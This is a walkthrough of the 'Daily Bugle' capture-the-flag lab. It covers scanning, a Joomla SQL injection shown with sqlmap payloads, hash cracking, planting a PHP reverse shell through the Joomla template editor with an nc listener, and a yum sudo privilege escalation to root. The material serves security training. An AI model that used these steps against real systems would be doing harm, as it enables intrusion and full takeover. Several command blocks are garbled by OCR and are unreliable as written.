Daily Bugle - Walkthrough

Initial Scan

First, scan the victim machine with nmap

nmap -sV TARGET_IP

```
(fran® Frapp1e)-[~]

$ nmap -sV 10.10.46.231

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-27 12:34 CEST

Nmap scan report for 10.10.46.231

Host is up (0.059s latency).

Not shown: 997 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4 (protocol 2.0)

80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)


3306/tcp open mysql MariaDB 10.3.23 or earlier (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 9.51 seconds
```

There are 3 ports open, ssh, http and MySQL.

Visit the web page in your browser



Enumerate Directories

Use gobuster to view all the directories

go buster dir -u http://TARGET_IP -w /usr/share/wordlists/rockyou.txt

```
$ gobuster dir -u http://10.10.46.231/ -w /usr/share/wordlists/rockyou.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                  http://10.10.46.231/
[+] Method:
                                  GET
    Threads:
                                  10
 [+] Wordlist:
                                  /usr/share/wordlists/rockyou.txt
 [+] Negative Status codes:
    User Agent:
                                  gobuster/3.6
 [+] Timeout:
Starting gobuster in directory enumeration mode
Progress: 5331 / 14344393 (0.04%)[
                                               parse "http://10.10.46.231/!@#$%^": invalid URL escape "%^"
Progress: 23125 / 14344393 (0.16%) Progress: 25005 / 14344393 (0.17%)
                                          [S1Ze: 242] [ --> http://10.10.46.231/1\"f$%^": invalid URL escape "%^"
ERROR] parse "http://10.10.46.231/!@#$%^&*()": invalid URL escape "%^"
/??????
                          (Status: 200) [Size: 9265]
```

Navigate to the /administrator directory

It's using Joomla! But we don't know the version, so we must use an OWASP tool called JoomScan

perl joomscan.pl -u http://TARGET_IP/

Now, search for an exploit on exploit-db.com, use joomla! <version>

```
URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:
sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml* --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2)

INFORMATION_SCHEMA.CHARACTER_SETS_GROUP_BY x)a)

Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Exploitation

We will use a python exploit called joomblah, download it from https://github.com/stefanlucas/Exploit-Joomla

Run it

python2 joomblah.py http://TARGET_IP



The password is encrypted, so we'll use **John the Ripper** to crack it. Save the hash in a file:

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
(fran@Frapp1e)-[~]

$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])

Cost 1 (iteration count) is 1024 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

(?)


1g 0:00:08:16 DONE (2025-06-27 10:18) 0.002012g/s 94.26p/s 94.26c/s 94.26C/s sweetsmile..speciala

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

Getting a shell

Login on the web page




Go to Extensions>templates>templates and then click on Protostar Details and Files.

We can create a new file here, so copy the contents of the PHP reverse shell from:

https://raw.githubusercontent.com/pentestmonkey/php-reverseshell/master/php-reverse-shell.php

Replace the IP with your own.



Alternatively, paste the PHP reverse shell directly into index.php

Set up a listener

nc -lvnp 1234

Refresh the page and go back to your listener. You should now have a shell.

```
(fran® Frapp1e)-[~]

$ nc -lvnp 1234

listening on [any] 1234 ...

cd

ls

connect to [10.9.0.197] from (UNKNOWN) [10.10.198.129] 56966

Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
04:51:09 up 2:04, 0 users, load average: 0.00, 0.01, 0.05

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

Privilege Escalation

We don't have permission to access root and jjameson, so we have to investigate.

Go to /var/www/html

There are a lot of files, investigate on configuration.php:

```
sb-6.25 pxd
//var/www/html
ppd
sh-4.25 cat configuration.php
```

Connect via ssh with the user jjameson@TARGET_IP

There is the user flag

```
(fran® Frapp1e)-[~]
$ ssh jjameson@10.10.198.129
The authenticity of host '10.10.198.129 (10.10.198.129)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.198.129' (ED25519) to the list of known hosts.
jjameson@10.10.198.129's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
```

Check sudo permissions

sudo-l

```
[]]ameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
   !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
   LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
   LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
   XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
   (ALL) NOPASSWD: /usr/bin/yum
```

Search for yum on GTFOBins to perform privilege escalation.

Use the following method to spawn a root shell:

Copy and paste line per line

```
TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF
cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF
cat >$TF/y.py<<EOF
import os
import yum
from \ yum.plugins \ import \ PluginYumExit, \ TYPE\_CORE, \ TYPE\_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
os.execl('/bin/sh';'/bin/sh')
EOF
```

sudo yum -c \$TF/x --enableplugin=y

```
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginconfpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
>
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
> os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Complementos cargados:y
No hay un complemento que se corresponda con: y
```

Check your privileges

```
sh-4.2# id
uid=0(root) gid=0(root) grupos=0(root)
```

Go to the /root directory and use cat root.txt to get the flag

```
sh-4.2# cd /root
sh-4.2# ls
anaconda-ks.cfg root.txt
sh-4.2# cat root.txt
sh-4.2# connection to 10.10.198.129 closed by remote host.
Connection to 10.10.198.129 closed.
```